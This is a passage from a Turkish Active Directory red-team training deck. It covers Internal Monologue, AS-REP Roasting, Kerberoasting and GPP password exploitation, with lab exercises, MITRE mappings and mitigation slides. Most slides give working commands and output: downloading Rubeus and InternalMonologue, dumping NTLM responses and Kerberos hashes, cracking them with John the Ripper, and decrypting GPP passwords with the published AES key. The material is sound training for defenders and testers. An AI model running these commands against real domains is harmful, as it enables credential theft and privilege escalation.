- NTLMv1 protokolünde kullanılan response bilgisi güvensiz algoritmalar ve yöntemler ile oluşturulduğundan brute force yöntemiyle NTHash bilgisi kolayca elde edilebilecektir.



TTP 0x4 – Internal Monologue

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

- Internal Monologu saldırısı Mimikatz gibi LSASS processine inject olmadığı ve herhangi bir şekilde dokunmadığı için tespit edilmesi daha zordur.
- Ayrıca Credential Guard gibi LSASS processi üzerindeki güvenlik önlemlerinden de etkilenmemektedir.
- Fakat bu saldırı yönteminde de local admin yetkisine ihtiyaç duyulmaktadır.
- Eğer uygulama yetkisiz bir hesabla çalıştırılırsa NTLMv2 response değerini elde edebilmektedir. Bu değer üzerinde de brute force işlemi uygulanabilir.



TTP 0x4 – Internal Monologue - Exploitation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

InternalMonologue.exe aracı eğitim reposundan indiriliyor

```
iwr -Uri https://github.com/forestallio/ActiveDirectoryRedTeaming/raw/main/InternalMonologue.exe -OutFile InternalMonologue.exe
```

Araç Downgrade flagi True verilerek çalıştırılıyor

```
.\InternalMonologue.exe -Downgrade True -Verbose True
```

```
PS C:\Users\john.doe\Desktop> .\im.exe -Downgrade True -Verbose True
Checking threads for user tokens enabled: False
Running elevated
Performing NTLM Downgrade
Starting impersonation
S-1-5-21-2412305698-437495740-1992074125-500 sihost
Impersonated user RDWS01\Administrator
Administrator::RDWS01:3483b7a869f9c9ae25ced002c91aa92bac39f9e0a3e11f7a:3483b7a869f9c9ae25ced002c91aa92bac39f9e0a3e11f7a:1122334455667788

S-1-5-21-866505092-1425779000-1897749403-500 taskhostw
Impersonated user RD\Administrator
Administrator::RD:3483b7a869f9c9ae25ced002c91aa92bac39f9e0a3e11f7a:3483b7a869f9c9ae25ced002c91aa92bac39f9e0a3e11f7a:1122334455667788

S-1-5-21-866505092-1425779000-1897749403-1115 powershell
Impersonated user RD\john.doe
john.doe::RD:3483b7a869f9c9ae25ced002c91aa92bac39f9e0a3e11f7a:3483b7a869f9c9ae25ced002c91aa92bac39f9e0a3e11f7a:1122334455667788

S-1-5-90-0-3 dwm
S-1-5-90-0-5 dwm
S-1-5-90-0-2 dwm
Restoring NTLM values
```



Uygulama #17

TTP 0x4 – Internal Monologue


- RDWS01 sunucusunda oturum açınız.
- Yönetici yetkileri ile Powershell uygulamasını başlatınız.
- InternalMonologue uygulamasını kullanarak kullanıcıların NTLMv1 Response bigilerini elde ediniz.
- John The Ripper uygulamasıyla bu değerlere brute force saldırısı gerçekleştiriniz.



Roasting

Privesc

- Eğer çeşitli araya girme yöntemleri ile kurbanın Kerberos trafiği elde edilebilirse paketler içerisindeki şifreli alanlara offline olarak brute force yapılabilir.
- Bu sayede **istemcinin, krbtgt hesabının ve servis hesabının** parolası üzerinde saldırı gerçekleştirilebilir.
- Fakat krbtgt parolası varsayılan olarak çok karmaşık olduğu için kırılma olasılığı çok düşüktür.
- Sadece çok eski versiyon sistemlerde krbtgt parolası basit bir şekilde bırakılabilmektedir.



TTP 0x5 – AS-REP Roasting

Yatayda Yayılma / Yetki Yükseltme Yöntemleri


Target Kerberos Protocol	MITRE ATT&CK Tactics: Credential Access Technique: T1558 – Steal or Forge Kerberos Tickets Sub-Technique: 004 – AS-REP Roasting
Tool Rubeus	
Kill Chain Exploitation / Lateral Movement - Privesc	MITIGATION <ul style="list-style-type: none">- Enable Kerberos Preauthentication- Use strong password policies- Don't use RC4 encryption for Kerberos
Privilege Network Access – Domain User	



TTP 0x5 – AS-REP Roasting

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

- Active Directory ortamında eskiye uyumluluk nedeniyle Kerberos protokolündeki ilk aşama olan kimlik doğrulama (pre-authentication) devre dışı bırakılabilmektedir.
- Eğer herhangi bir istemci için pre-authentication mekanizması devre dışı bırakılmışsa bu istemcinin parolası bilinmeden AS-REP paketi elde edilebilmektedir.
- Bu nedenle bu istemcinin kullanıcı adını bilen herkes istemciye ait AS-REP paketini alabilir ve üzerinde offline brute-force saldırısı gerçekleştirebilir.
- Bu saldırı yöntemi **AS-REP Roasting** olarak adlandırılmaktadır.



TTP 0x5 – AS-REPRoasting

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

- Herhangi bir domain erişimi olmasa bile DC sunucusuna ağ üzerinden erişim sağlanabiliyorsa kullanıcı listesi üzerinden de AS-REPRoasting zafiyeti tetiklenebilmektedir.
- Eğer saldırgan AS-REPRoasting zafiyetine sahip kullanıcının adını tahmin edebilir veya bir şekilde elde edebilirse o kullanıcıya ait AS-REP biletini yetkisiz bir şekilde elde edebilecektir.



TTP 0x5 – AS-REPRoasting - Exploitation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

```
# ASREPRoastable Kullanıcıların Neo4j sorgusu ile tespit edilmesi
MATCH (u:User {dontreqpreauth: true}) RETURN u

# ASREPRoastable Kullanıcıların Powershell ile tespit edilmesi
get-aduser -filter * -properties DoesNotRequirePreAuth | Where-Object {$_.DoesNotRequirePreAuth -eq $true}

# Rubeus.exe aracı eğitim reposundan indiriliyor
iwr -Uri https://github.com/forestallio/ActiveDirectoryRedTeaming/raw/main/Rubeus.exe -OutFile Rubeus.exe

# ASREPRoastable kullanıcının hash bilgisinin elde edilmesi
.\Rubeus.exe asreproast /user:<username> /outfile:hash.txt
```

```
PS C:\Users\john.doe\Desktop> .\Rubeus.exe asreproast /user:jack.robinson /outfile:hash.txt
 _____
| R | U | B | E | U | S |
v2.0.3

[*] Action: AS-REP roasting
[*] Target User      : jack.robinson
[*] Target Domain    : RD.std101.forestall.labs
[*] Searching path 'LDAP://RDDC01.RD.std101.forestall.labs/DC=RD,DC=std101,DC=forestall,DC=labs' for '(&(samAccountType=805306368)(userAccountControl:1.2.840.113556.1.4.803:=4194304)(samAccountName=jack.robinson))'
[*] SamAccountName   : jack.robinson
[*] DistinguishedName : CN=Jack.Robinson,CN=Users,DC=RD,DC=std101,DC=forestall,DC=labs
[*] Using domain controller: RDDC01.RD.std101.forestall.labs (172.31.101.5)
[*] Building AS-REQ (w/o preauth) for: 'RD.std101.forestall.labs\jack.robinson'
[+] AS-REQ w/o preauth successful!
[*] Hash written to C:\Users\john.doe\Desktop\hash.txt
[*] Roasted hashes written to : C:\Users\john.doe\Desktop\hash.txt
```



TTP 0x5 – AS-REPRoasting - Exploitation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

```
# Hash değerinin John the Ripper ile kırılması  
john hash.txt
```

```
└──(root㉿kali)-[~]  
  └─# john asrephash.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])  
Proceeding with single, rules:Single  
Press 'q' or Ctrl-C to abort, almost any other key for status  
Almost done: Processing the remaining buffered candidate passwords, if any.  
Proceeding with wordlist:/usr/share/john/password.lst  
iloveyou      ($krb5asrep$jack.robinson@RD.std101.forestall.labs)  
1g 0:00:00:00 DONE 2/3 (2022-06-17 13:10) 3.846g/s 239369p/s 239369c/s 239369C/s football..pepper  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed.
```



Önemli Not – Local Admin Yetkisinin Tespiti

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

- Bir kullanıcı parolası ele geçirildiğinde Powerview yardımıyla bu kullanıcının local admin olduğu sunucular tespit edilebilmektedir.
- Powerview bu işlem için kullanıcı adı ve parolayı kullanarak sunucularda oturum açmayı denemekte ve oturum açılan sunucularda yetki kontrolü gerçekleştirmektedir.



Önemli Not – Local Admin Yetkisinin Tespiti

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

```
# Kullanıcı adı ve parola ile credential objesi oluşturuluyor
$user = "RD\jack.robinson"
$password = "iloveyou"
$cred = New-Object System.Management.Automation.PSCredential($user, $($password | ConvertTo-SecureString -AsPlainText -Force))

# Powerview aracı import ediliyor
Import-Module .\Powerview.ps1

# Gerekli cmdlet ve credential objesi kullanılarak tarama işlemi başlatılıyor
Find-LocalAdminAccess -Credential $cred
```

```
PS C:\Users\john.doe\Desktop\ActiveDirectoryRedTeaming-main> $user = "RD\jack.robinson"
PS C:\Users\john.doe\Desktop\ActiveDirectoryRedTeaming-main> $password = "iloveyou"
PS C:\Users\john.doe\Desktop\ActiveDirectoryRedTeaming-main> $cred = New-Object System.Management.Automation.PSCredential($user, $($password | ConvertTo-SecureString -AsPlainText -Force))
PS C:\Users\john.doe\Desktop\ActiveDirectoryRedTeaming-main> Find-LocalAdminAccess -Credential $cred
WARNING: [Invoke-UserImpersonation] Executing LogonUser() with user: RD\jack.robinson
RDIIS.RD.std101.forestall.labs
PS C:\Users\john.doe\Desktop\ActiveDirectoryRedTeaming-main> _
```



TTP 0x5 – AS-REPRoasting - Mitigation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

- AS-REPRoasting zafiyetinin giderilmesi için Preauthentication gerektirmeyen kullanıcıların tespit edilip, Preauthentication opsyonu aktif edilmelidir.
- Eğer bu opsiyon bağımlılıklardan ötürü aktif edilemiyorsa, bu objeler için güçlü parolalar belirlenmelidir.
- Kerberos protokolü güncel sistemlerde varsayılan olarak AES kullanmakta fakat RC4 kullanımına izin vermektedir. RC4 daha zayıf bir algoritma olduğundan brute-force saldırıları daha hızlı sonuçlanabilmektedir. Bu nedenle RC4 kullanımı tamamen devre dışı bırakılabilir.



Uygulama #18

TTP 0x5 – AS-REPRoasting

- RDWS01 sunucusunda oturum açınız.
- Powershell uygulamasını başlatınız ve Active Directory modülünü import ediniz.
- AS-REPRoasting zafiyetinden etkilenen kullanıcıları tespit ediniz.
- Seçtiğiniz bir kullanıcıya AS-REPRoast saldırısı gerçekleştiriniz.
- Elde ettiğiniz hash bilgisini John the Ripper ile kırmaya çalışınız.



TTP 0x6 – Kerberoasting

Yatayda Yayılma / Yetki Yükseltme Yöntemleri


Target Kerberos Protocol	MITRE ATT&CK Tactics: Credential Access Technique: T1558 – Steal or Forge Kerberos Tickets Sub-Technique: 003 – Kerberoasting
Tool Rubeus	
Kill Chain Exploitation / Lateral Movement - Privesc	MITIGATION <ul style="list-style-type: none">- Use Group Managed Service Accounts- Use strong password policies- Don't use RC4 encryption for Kerberos- Don't manage services with highly privileged accounts
Privilege Domain User	



TTP 0x6 – Kerberoasting

Yatayda Yayılma / Yetki Yükseltme Yöntemleri


- Domain ortamındaki tüm kullanıcılar, tüm servisler için ST biletini elde edebilmektedirler.
- Bunun nedeni KDC üzerinde herhangi bir yetkilendirme kontrolü yapılmamasıdır.
- Kullanıcı hesabı tarafından yönetilen bir servise erişmek için alınan TGS-REP paketi içerisindeki ST biletini servis kullanıcısının parolası ile şifrelenmektedir.



TTP 0x6 – Kerberoasting

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

- Domain hesabını ele geçirmiş bir saldırgan tüm Active Directory ortamındaki ST biletlerini elde ederek bu biletler üzerinde offline brute-force saldırısı gerçekleştirebilmektedir.
- Bu sayede de servisi yöneten kullanıcının parolası ele geçirilebilmektedir.
- Eğer bu kullanıcı Admin olarak tanımlanmışsa saldırgan otomatikman yetki de yükseltmiş olacaktır.
- Bu saldırı yöntemi **Kerberoasting** olarak adlandırılmaktadır.



TTP 0x6 – Kerberoasting - Exploitation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

Kerberoastable Kullanıcıların Neo4j sorgusu ile tespit edilmesi

```
MATCH (u:User {hasspn: true}) RETURN u
```

Kerberoastable Kullanıcıların Powershell ile tespit edilmesi

```
Get-ADUser -Filter {serviceprincipalname -like "*"} -Properties serviceprincipalname | Format-Table
```

Rubeus.exe aracı eğitim reposundan indiriliyor

```
iwr -Uri https://github.com/forestallio/ActiveDirectoryRedTeaming/raw/main/Rubeus.exe -OutFile Rubeus.exe
```

Kerberoastable kullanıcının hash bilgisinin elde edilmesi

```
.\Rubeus.exe kerberoast /user:<username> /outfile:hash.txt
```

```
PS C:\Users\john.doe\Desktop> .\Rubeus.exe kerberoast /user:lilah.herschel /outfile:hash.txt
Rubeus v2.0.3

[*] Action: Kerberoasting
[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]           Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target User      : lilah.herschel
[*] Target Domain   : RD.std101.forestall.labs
[*] Searching path 'LDAP://RDDC01.RD.std101.forestall.labs/DC=RD,DC=std101,DC=forestall,DC=labs' for '(&(samAccountType=805306368)(servicePrincipalName=*)(samAccountName=lilah.herschel)(!(UserAccountControl:1.2.840.113556.1.4.803:=2))'
[*] Total kerberoastable users : 1

[*] SamAccountName    : lilah.herschel
[*] DistinguishedName  : CN=Lilah.Herschel,CN=Users,DC=RD,DC=std101,DC=forestall,DC=labs
[*] ServicePrincipalName: WEBSRV/rd.std101.forestall.labs
[*] PwdLastSet        : 6/17/2022 1:25:12 PM
[*] Supported ETypes   : RC4_HMAC_DEFAULT
[*] Hash written to C:\Users\john.doe\Desktop\hash.txt
[*] Roasted hashes written to : C:\Users\john.doe\Desktop\hash.txt
PS C:\Users\john.doe\Desktop>
```



TTP 0x6 – Kerberoasting - Exploitation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

```
# Hash değerinin John the Ripper ile kırılması  
john hash.txt
```

```
[root@ kali)-[~]  
# john kerberoast_hash.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])  
Proceeding with single, rules:Single  
Press 'q' or Ctrl-C to abort, almost any other key for status  
Almost done: Processing the remaining buffered candidate passwords, if any.  
Proceeding with wordlist:/usr/share/john/password.lst  
qwerty      (?)  
1g 0:00:00:00 DONE 2/3 (2022-06-17 13:29) 50.00g/s 3200p/s 3200c/s 3200C/s 123456..green  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed.
```



TTP 0x6 – Kerberoasting - Mitigation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

- Servisler yönetilirken normal hesaplar yerine GMSA (Group Managed Service Account) ismi verilen özel hesaplar kullanılmalıdır. Bu hesapların parolaları otomatize bir şekilde karmaşık olarak belirlenmekte ve periyodik olarak değiştirilmektedir.
- Eğer normal kullanıcı hesapları kullanılacaksa bu hesaplar için güçlü parolalar seçilmeli ve parolalar periyodik olarak değiştirilmelidir.
- Servis hesapları çok fazla yetkiyle donatılmamalıdır. Özellikle admin ve privileged gruplara üyelikleri kaldırılmalıdır.
- Kerberos protokolü güncel sistemlerde varsayılan olarak AES kullanmakta fakat RC4 kullanımına izin vermektedir. RC4 daha zayıf bir algoritma olduğundan brute-force saldırıları daha hızlı sonuçlanabilmektedir. Bu nedenle RC4 kullanımı tamamen devre dışı bırakılabilir.



Uygulama #19

TTP 0x6 – Kerberoasting

- RDWS01 sunucusunda oturum açınız.
- Powershell uygulamasını başlatınız ve Active Directory modülünü import ediniz.
- Kerberoasting zafiyetinden etkilenen kullanıcıları tespit ediniz.
- Seçtiğiniz bir kullanıcıya Kerberoasting saldırısı gerçekleştiriniz.
- Elde ettiğiniz hash bilgisini John the Ripper ile kırmaya çalışınız.



TTP 0x7 – GPP/GPO Exploitation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri


Target Group Policy / Group Policy Preferences	MITRE ATT&CK Tactics: Credential Access Technique: T1552 – Unsecured Credentials Sub-Technique: 006 – Group Policy Preferences
Tool Manual / Get-GPPPassword	
Kill Chain Exploitation / Lateral Movement - Privesc	MITIGATION <ul style="list-style-type: none">- Don't use GPP for managing credentials- Apply path for disabling this feature- Restrict access to files which contains passwords
Privilege Domain User	



TTP 0x7 – GPP/GPO Exploitation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

- Active Directory ortamında lokal admin, servis, zamanlanmış göre vb parolaları Group Policy Preferences aracılığıyla da yönetilebilmektedir.
- Bu arayüz üzerinden kullanıcıların parolaları belirlenmekte ve GPO ile dağıtılmaktadır.
- Parolaların kayıtlı olduğu xml dosyası GPO ile dağıtıldığından tüm domain kullanıcıları/bilgisayarları tarafından okunabilmektedir.
- Bu parola bilgisi AES algoritması ile şifrelenmektedir fakat Microsoft şifreleme anahtarını yayımlamıştır.
- Bu sayede bu dosyayı okuyabilen bir saldırgan kolayca local admin parolalarını da elde edebilmektedir.



2.2.1.4 Password Encryption

02/14/2019 • 2 minutes to read

All passwords are encrypted using a derived Advanced Encryption Standard (AES) key.[<3>](#)

The 32-byte AES key is as follows:


```
4e 99 06 e8 fc b6 6c c9 fa f4 93 10 62 0f fe e8  
f4 96 e8 06 cc 05 79 90 20 9b 09 a4 33 b6 6c 1b
```



TTP 0x7 – GPP/GPO Exploitation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

- <https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Get-GPPPassword.ps1>



TTP 0x7 – GPP/GPO Exploitation - Exploitation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

```
<?xml version="1.0" encoding="utf-8" ?>
- <Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
  - <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator (built-in)" image="2" changed="2015-
    02-18 01:53:01" uid="{D5FE7352-81E1-42A2-B7DA-118402BE4C33}">
    <Properties action="U" newName="ADSAadmin" fullName="" description=""
      cpassword="RI133B2WI2CiI0Cau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt3bLOUi0BaZ/7rdQjuqTonF3ZWAKa1iRvd4JGQ"
      changeLogon="0" noChange="0" neverExpires="0" acctDisabled="0" subAuthonty="RID_ADMIN" userName="Administrator
      (built-in)" expires="2015-02-17" />
  </User>
</Groups>
```

```
PS> Import-Module PowerSploit
PS> Get-GPPPPassword

Changed      : {2020-08-17 11:14:01}
UserNames   : {Administrator (built in)}
NewName     : [BLANK]
Passwords   : {WhatAGreatPassword123!}
File        : \\domain.com\SYSVOL\domain.com\Policies\{5AC5C2A3-B893-493E-B03A-D6F9E8BCC8CB}\Machine\Preferences\Groups\Groups.xml

PS>
```



TTP 0x7 – GPP/GPO Exploitation - Mitigation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

- Plain-text parola içeren dosyalar sadece GPP'de değil custom bir şekilde oluşturulmuş registry dosyasında, script dosyasında veya diğer xml dosyalarında da bulunabilmektedir.
- Bu nedenle diğer dosyalar da manuel olarak incelenmelidir.



TTP 0x8 – ACL Exploitation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

Target	MITRE ATT&CK ?
Misconfigured Access Control Entries	Tactics: Privilege Escalation Technique: T1068 – Exploitation for Privilege Escalation Sub-Technique: -
Tool	MITIGATION
Manual / Powershell / Powersploit	- Review and restrict misconfigured Access Control Entries
Kill Chain	
Exploitation / Lateral Movement - Privesc	
Privilege	
Domain User / Depends on Case	



TTP 0x8 – ACL Exploitation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

